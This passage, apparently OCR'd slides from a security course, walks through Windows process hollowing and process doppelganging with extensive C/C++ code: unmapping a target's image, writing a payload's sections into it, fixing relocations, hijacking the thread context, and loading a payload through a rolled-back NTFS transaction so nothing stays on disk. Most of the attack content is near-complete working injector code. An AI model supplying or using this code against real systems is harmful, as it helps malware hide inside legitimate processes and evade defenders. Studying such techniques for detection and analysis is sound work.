124     if (hPayload == INVALID_HANDLE_VALUE) {
125         perror("[-] Error Opening Malicious DLL\n");
126         exit(-1);
127     }
128     payloadFileSize = GetFileSize(hPayload, NULL);
129     //DWORD bytesRead = 0;
130     // Writing our malicious payload into the memory
131     LPVOID payloadBytesBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, payloadFileSize);
132     ReadFile(hPayload, payloadBytesBuffer, payloadFileSize, &bytesRead, NULL);
133
134     // Parsing PE and getting image size
135     PIMAGE_DOS_HEADER payloadDOSHeader = (PIMAGE_DOS_HEADER)payloadBytesBuffer;
136     PIMAGE_NT_HEADERS payloadNTHeaders = (PIMAGE_NT_HEADERS)((DWORD)payloadBytesBuffer + payloadDOSHeader->e_lfanew);
137     SIZE_T imageSize = (DWORD)payloadNTHeaders->OptionalHeader.SizeOfImage;
138
```

Process Hollowing - In-Depth




Process Hollowing - In-Depth

- With the API “ZwUnmapViewOfSection” the process is hollowed out.
- Base address is target process Image base address which was retrieved while ago using ReadProcessMemory API.
- To confirm that the process is hollowed out we can check the Image Base Address and it should be zero out.

```
138
139     // Hollow the target processs
140     _ZwUnmapViewOfSection pZwUnmapViewOfSection = (_ZwUnmapViewOfSection)GetProcAddress(GetModuleHandleA("ntdll.dll"), "ZwUnmapViewOfSection");
141     if (pZwUnmapViewOfSection == NULL) {
142         perror("[-] Error ZwUnmapViewOfSection not found\n");
143         exit(-1);
144     }
145     pZwUnmapViewOfSection(tpHandle, targetImageBase);
146     printf("[+] Successfully Unmaped the section... \n");
147
```

Process Hollowing - In-Depth




Process Hollowing - In-Depth

- Allocate new memory in target process.
- VirtualAllocEx Api is used for this process.
- We allocate the memory in hollowed region in the target process i.e., target process Image Base Address

```
148
149     // Allocating new memory in target processs
150     LPVOID newTargetImageBase = VirtualAllocEx(tpHandle, targetImageBase, imageSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
151     targetImageBase = newTargetImageBase;
152     printf("[+] Target Process New Image Base: %p \n", targetImageBase);
153     // getting delta between payload image base address and the remote process image base address
154     DWORD deltaBase = (DWORD)targetImageBase - payloadNTHeaders->OptionalHeader.ImageBase;
155
```

Process Hollowing - In-Depth




Process Hollowing - In-Depth

- Copying the Headers and the Sections of the payload to the newly allocated target process memory.
- To confirm this we can look into the new allocated memory region. i.e., target Process Image Base Address. We should see PE header there.

```
157     // seting the source imagebase address to targetimage base and copying the payload image headers to the target image address
158     payloadNTHeaders->OptionalHeader.ImageBase = (DWORD)targetImageBase;
159     WriteProcessMemory(tpHandle, targetImageBase, payloadBytesBuffer, payloadNTHeaders->OptionalHeader.SizeOfHeaders, NULL);
160
161     // copy all the sections from the payload to the target process
162     PIMAGE_SECTION_HEADER payloadImageSection = (PIMAGE_SECTION_HEADER)((DWORD)payloadBytesBuffer +
163                                                 payloadDOSHeader->e_lfanew + sizeof(IMAGE_NT_HEADERS32));
164     PIMAGE_SECTION_HEADER oldImageSection = payloadImageSection;
165
166     for (int i = 0; i < payloadNTHeaders->FileHeader.NumberOfSections; i++) {
167         PVOID targetSectionLocation = (PVOID)((DWORD)targetImageBase + payloadImageSection->VirtualAddress);
168         PVOID payloadSectionLocation = (PVOID)((DWORD)payloadBytesBuffer + payloadImageSection->PointerToRawData);
169         WriteProcessMemory(tpHandle, targetSectionLocation, payloadSectionLocation, payloadImageSection->SizeOfRawData, NULL);
170         payloadImageSection++;
171     }
172
```

Process Hollowing - In-Depth



Process Hollowing - In-Depth

- Since we copied all the headers and section of the payload into the newly allocated memory in target process, the base address of newly allocated memory region will be the new base address of the target process.
- The new base address might not be the expected image base for the payload, so the relocation might be required.

Process Hollowing - In-Depth


```
47  void FixRelocation(HANDLE tpHandle, LPVOID payloadBytesBuffer, PIMAGE_NT_HEADERS payloadNTHeaders, PIMAGE_SECTION_HEADER payloadImageSection, LPVOID targ
48      // Relocation and patching the binary
49      IMAGE_DATA_DIRECTORY relocTable = (IMAGE_DATA_DIRECTORY)payloadNTHeaders->OptionalHeader.DataDirectory[5]; // IMAGE_DIRECTORY_ENTRY_BASERELOC
50      //payloadImageSection = oldImageSection;
51
52      for (int i = 0; i < payloadNTHeaders->FileHeader.NumberOfSections; i++) {
53          BYTE* sectionName = (BYTE*)".reloc";
54          if (memcmp(payloadImageSection->Name, sectionName, 5) != 0) {
55              payloadImageSection++;
56              continue;
57          }
58          DWORD payloadRawData = payloadImageSection->PointerToRawData;
59          DWORD relocOffset = 0;
60          DWORD bytesRead = 0;
61          SIZE_T* pBytesRead = 0;
62          while (relocOffset < relocTable.Size) {
63              PBASE_RELOCATION_BLOCK relocationBlock = (PBASE_RELOCATION_BLOCK)((DWORD)payloadBytesBuffer + payloadRawData + relocOffset);
64              relocOffset += sizeof(BASE_RELOCATION_BLOCK);
65              DWORD relocEntryCount = (relocationBlock->BlockSize - sizeof(BASE_RELOCATION_BLOCK)) / sizeof(BASE_RELOCATION_ENTRY);
66              PBASE_RELOCATION_ENTRY relocEntries = (PBASE_RELOCATION_ENTRY)((DWORD)payloadBytesBuffer + payloadRawData + relocOffset);
67
68              for (DWORD x = 0; x < relocEntryCount; x++) {
69                  relocOffset += sizeof(BASE_RELOCATION_ENTRY);
70                  if (relocEntries[x].Type == 0) {
71                      continue;
72                  }
73                  DWORD relocationRVA = relocationBlock->PageAddress + relocEntries[x].Offset;
74                  DWORD addressToPatch = 0;
75                  ReadProcessMemory(tpHandle, (LPCVOID)((DWORD)targetImageBase + relocationRVA), &addressToPatch, sizeof(DWORD), &bytesRead);
76                  addressToPatch += deltaBase;
77                  WriteProcessMemory(tpHandle, (PVOID)((DWORD)targetImageBase + relocationRVA), &addressToPatch, sizeof(DWORD), pBytesRead);
78              }
79
```

Process Hollowing - In-Depth

- At this point EAX register holds the entrypoint of legitimate program.
- Before resuming the main thread, entrypoint of the payload is set to EAX register.

```
177
178     DWORD entryPoint = (DWORD)targetImageBase + payloadNTHeaders->OptionalHeader.AddressOfEntryPoint;
179     LPCONTEXT pContext = new CONTEXT();
180     pContext->ContextFlags = CONTEXT_INTEGER;
181     printf("[+] Getting Thread Context...\n");
182     if (!GetThreadContext(procInfo->hThread, pContext)) {
183         perror("[-] Error Getting Thread Context... \n");
184         exit(-1);
185     }
186     printf("[+] Setting Thread Context...\n");
187     // changing the control flow by resetting the entrypoint
188     pContext->Eax = entryPoint;
189     if (!SetThreadContext(procInfo->hThread, pContext)) {
190         perror("[-] Error Setting Thread Context... \n");
191         exit(-1);
192     }
193     printf("[+] Resume Thread...\n");
194     ResumeThread(procInfo->hThread);
```

Process Hollowing - In-Depth



Process Doppelganging

- Similar to Process Hollowing, but slightly different.
- Process Doppelganging utilizes the Windows API calls related to the NTFS transactions.
- Transactional NTFS brings the concept of atomic transactions to NTFS file system, which allows app developers and administrators to handle mistakes and maintain data integrity more easily.
- Transactional NTFS allows for files and directories to be created, modified, renamed and deleted atomically.
- In a series of file operations (performed in a transaction), when all operations complete successfully, the operation is committed. If an error occurs, the entire operation is rolled back and fails. This is to preserve integrity of data on disk.

Process Doppelganging - Steps

- Steps of Doppelganging can be broken down into 4 steps:
  1. Transact : process a legitimate executable into the NTFS transaction and then overwrite it with a malicious payload file
  2. Load: Create a memory section from the payload and load the malicious code
  3. Rollback: Rollback the transaction i.e., removing malicious code so that no data left on the disk
  4. Animate: Bringing Doppelganging to life. Create a process from the previously created memory section (step 2). The memory section contains malicious code and never written to the disk.

Process Doppelganging - API Calls

- KtmW32.dll: CreateTransaction, RollbackTransaction
- Kernel32.dll: CreateFileTransactedA, WriteFile,
- Ntdll.dll: NtCreateSection, NtCreateProcessEx, NtCreateThreadEx

Process Doppelganging - In-Depth - Transact

- Create transaction object with API **NtCreateTransaction**.
- Legitimate file path is: “c:\\temp\\mynotes.txt”

```
28  BOOL CreateNTFSTransaction(OUT HANDLE &phTransaction, OUT HANDLE &phFileTransacted) {
29      _NtCreateTransaction pNtCreateTransaction = (_NtCreateTransaction)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtCreateTransaction");
30      if (pNtCreateTransaction == NULL) {
31          perror("[-] Error NtCreateTransaction API not found!!\n");
32          exit(-1);
33      }
34      HANDLE hTransaction = NULL;
35      HANDLE hFileTransacted = INVALID_HANDLE_VALUE;
36      _OBJECT_ATTRIBUTES objAttr;
37      WCHAR targetPath[MAX_PATH];
38      lstrcpyW(targetPath, L"C:\\temp\\mynotes.txt");
39
40      wprintf(L"[*] Transact: \n");
41      // Create NTFS Transaction object
42      InitializeObjectAttributes(&objAttr, NULL, 0, NULL, NULL);
43      pNtCreateTransaction(&hTransaction, TRANSACTION_ALL_ACCESS, &objAttr, NULL, NULL, 0, 0, 0, NULL, NULL);
44      if (hTransaction == NULL) {
45          perror("[-] Error Creating Transaction\n");
46          exit(-1);
47      }
48      printf("[+] NTFS Transaction object created\n");
49
```

Process Doppelganging - In-Depth - Transact

- Open target file for transaction using API **CreateFileTransactedW**.

```
55
56      // Open target file for transaction
57      hFileTransacted = CreateFileTransactedW(targetPath, GENERIC_READ | GENERIC_WRITE, 0, NULL,
58                                              OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL, hTransaction, NULL, NULL);
59      wprintf(L"\t[+] Opened Dummy File: %s \n", targetPath);
60      if (hFileTransacted == INVALID_HANDLE_VALUE) {
61          printf("last error: %d\n", GetLastError());
62          perror("[-] Error Opening Target File For Transaction\n");
63          exit(-1);
64      }
65      phTransaction = hTransaction;
66      phFileTransacted = hFileTransacted;
67      return TRUE;
68  }
```

Process Doppelganging - In-Depth - Transact

- Write payload buffer into the transacted file.

```
8  BYTE* GetPayloadBuffer(OUT size_t& p_size) {
9      HANDLE hFile = CreateFileW(L"C:\\temp\\payload.exe", GENERIC_READ, 0, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);
10     if (hFile == INVALID_HANDLE_VALUE) {
11         perror("[-] Unable to open payload file... \n");
12         exit(-1);
13     }
14     p_size = GetFileSize(hFile, 0);
15     BYTE* bufferAddress = (BYTE*)VirtualAlloc(0, p_size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
16     if (bufferAddress == NULL) {
17         perror("[-] Failed to allocated memory for payload buffer... \n");
18         exit(-1);
19     }
20     DWORD bytesRead = 0;
21     if (!ReadFile(hFile, bufferAddress, p_size, &bytesRead, NULL)) {
22         perror("[-] Failed to read payload buffer... \n");
23         exit(-1);
24     }
25     return bufferAddress;
26 }
```

```
172     // Create NTFS Transaction - Transact
173     CreateNTFSTransaction(hTransaction, hTransactedFile);
174     // Write payload buffer into transaction
175     if (!WriteFile(hTransactedFile, payloadBuffer, payloadSize, &bytesWritten, NULL)) {
176         perror("[-] Error writing payload into transaction!!\n");
177         exit(-1);
178     }
```

Process Doppelganging - In-Depth - Load

- Create a section with the transacted file
- SEC_IMAGE flag determines that the data held by “hFileTransacted” is an executable image.

```
70  HANDLE CreateSectionFromTransactedFile(HANDLE hFileTransacted) {
71      wprintf(L"[*] Load: \n");
72      _NtCreateSection pNtCreateSection = (_NtCreateSection)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtCreateSection");
73      HANDLE hSection = NULL;
74      if (pNtCreateSection == NULL) {
75          perror("[-] Error NtCreateSection API not found!!\n");
76          exit(-1);
77      }
78      // SEC_IMAGE - Maping the transacted file as an executable image. performs PE header validation
79      pNtCreateSection(&hSection, SECTION_ALL_ACCESS, NULL, 0, PAGE_READONLY, SEC_IMAGE, hFileTransacted);
80      if (hSection == NULL) {
81          perror("[-] Error Creating Section From Transacted File...\n");
82          exit(-1);
83      }
84      wprintf(L"\t[+] Section created from transacted file \n");
85      return hSection;
86  }
```

Process Doppelganging - In-Depth - Rollback

- Undo changes to the original file.
- This process ultimately removes our payload from the file system.
- Rollback is done because our payload is already loaded into the section and we don’t want it to stay on the disk.

```
88  BOOL RollbackTransaction(HANDLE hTransaction) {
89      wprintf(L"[*] Rollback: \n");
90      NTSTATUS status;
91      _NtRollbackTransaction pNtRollbackTransaction = (_NtRollbackTransaction)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtRollbackTransaction");
92      if (pNtRollbackTransaction == NULL) {
93          perror("[-] Error NtRollbackTransaction API not found!!\n");
94          exit(-1);
95      }
96      status = pNtRollbackTransaction(hTransaction, TRUE);
97      if (!NT_SUCCESS(status)) {
98          perror("[-] Error occur during rollback!!\n");
99          exit(-1);
100     }
101     wprintf(L"\t[+] Transaction Rolled back.. \n");
102     return TRUE;
103 }
```

Process Doppelganging - In-Depth - Animate

- Bringing Process Doppelganging to life.
- Actual work begins from here …
- Create a process with API NtCreateProcessEx.
- NtCreateProcessEx is used here because it requires section containing PE image rather than the file path (other api such as CreateProcess, requires file path).

Process Doppelganging - In-Depth - Animate

- Create Process with transacted section using **NtCreateProcessEx** API.

```
197     wprintf(L"[*] Animate: \n");
198     // Bringing Doppelganging to life. Actual work begins from here...
199     // Creating Process with the transacted section.
200     status = pNtCreateProcessEx(&hProcess, PROCESS_ALL_ACCESS, NULL,
201                                 GetCurrentProcess(), PS_INHERIT_HANDLES, hSection, NULL, NULL, FALSE);
202     if (!NT_SUCCESS(status)) {
203         perror("\t[-] Error Creating Process from section!!\n");
204         exit(-1);
205     }
206     wprintf(L"\t[+] Successfully created process from section... \n");
207
```

Process Doppelganging - In-Depth - Animate

- Now we have the base of the process, we need to work with parameters
- Get the image base of the target process and retrieve the entrypoint of the payload

```
207
208     // Getting Process Infromation
209     status = pNtQueryInformationProcess(hProcess, ProcessBasicInformation, &pbi, sizeof(PROCESS_BASIC_INFORMATION), &returnLength);
210     if (!NT_SUCCESS(status)) {
211         perror("\t[-] Error Getting Process Infromation!!\n");
212         exit(-1);
213     }
214     // Getting EntryPoint
215     BYTE imageData[0x1000];
216     ZeroMemory(imageData, sizeof(imageData));
217     status = pNtReadVirtualMemory(hProcess, pbi.PebBaseAddress, &imageData, 0x1000, NULL);
218     if (!NT_SUCCESS(status)) {
219         perror("\t[-] Error Getting Process Infromation!!\n");
220         exit(-1);
221     }
222     wprintf(L"\t[+] Base Address of target process PEB: %p \n", (ULONG_PTR)((PPEB)imageData)->ImageBaseAddress);
223     entryPoint = (pRtlImageNTHeader(payloadBuffer))->OptionalHeader.AddressOfEntryPoint;
224     wprintf(L"\t[+] Image Base Address of the payload buffer in remote process: %p \n", entryPoint);
225     entryPoint += (ULONG_PTR)((PPEB)imageData)->ImageBaseAddress;
226     wprintf(L"\t[+] EntryPoint of the payload buffer: %p \n", entryPoint);
```

Process Doppelganging - In-Depth - Animate

- Create process parameters for the target process.

```
227
228     WCHAR targetPath[MAX_PATH];
229     lstrcpyW(targetPath, L"C:\\temp\\mynotes.txt");
230     // Create parameters for newly created process
231     pRtlInitUnicodeString(&uTargetFile, targetPath);
232     status = pRtlCreateProcessParametersEx(&processParameters, &uTargetFile, NULL, NULL,
233                     &uTargetFile, NULL, NULL, NULL, NULL, NULL, RTL_USER_PROC_PARAMS_NORMALIZED);
234     if (!NT_SUCCESS(status)) {
235         perror("\t[-] Error Creating Process Parameters!!\n");
236         exit(-1);
237     }
238     printf("\t[+] Process Parameters Created!!\n");
239
```

Process Doppelganging - In-Depth - Animate

- Allocate memory in target process and write the process parameters block

```
241     // copying parameters to the target process memory
242     PVOID paramBuffer = processParameters;
243     SIZE_T paramSize = processParameters->EnvironmentSize + processParameters->MaximumLength;
244     status = pNtAllocateVirtualMemory(hProcess, &paramBuffer , 0, &paramSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
245     if (!NT_SUCCESS(status)) {
246         perror("[-] Error Allocating Memory For Parameters!!\n");
247         exit(-1);
248     }
249     printf("\t[+] Allocated Memory For Parameters %p!!\n",paramBuffer);
250     size_t xbytesWritten = 0;
251     status = pNtWriteVirtualMemory(hProcess, processParameters, processParameters,
252                     processParameters->EnvironmentSize + processParameters->MaximumLength, NULL);
253     if (!NT_SUCCESS(status)) {
254         //perror("[-] Error Writing Process Parameters\n");
255         std::cerr << "[-] Error Writing Process Parameters: " << std::hex << status << std::endl;
256         exit(-1);
257     }
258     printf("\t[+] ProcessParameters written to the remote process parameters addresss: %p\n",processParameters);
259
```

Process Doppelganging - In-Depth - Animate

- Update remote PEB process parameters pointer to newly created process parameters block

```
remotePEB = (PEB *)pbi.PebBaseAddress;
if (!WriteProcessMemory(hProcess, &remotePEB->ProcessParameters, &processParameters, sizeof(PVOID), NULL)) {
    perror("[-] Error Updating Process Parameters!!\n");
    exit(-1);
}
printf("\t[+] Updated Remote Process Parameters Address\n");
```


Process Doppelganging - In-Depth - Animate

- Create new thread with the entrypoint of the payload

```
268
269     // Create Thread
270     status = pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, hProcess,
271                                (LPTHREAD_START_ROUTINE) entryPoint, NULL, FALSE, 0, 0, 0, NULL);
272     if (!NT_SUCCESS(status)) {
273         std::cerr << "\t[-] Error Creating Thread: " << std::hex << status << std::endl;
274         exit(-1);
275     }
276     printf("\t[+] Thread Executed...\n");
277
```

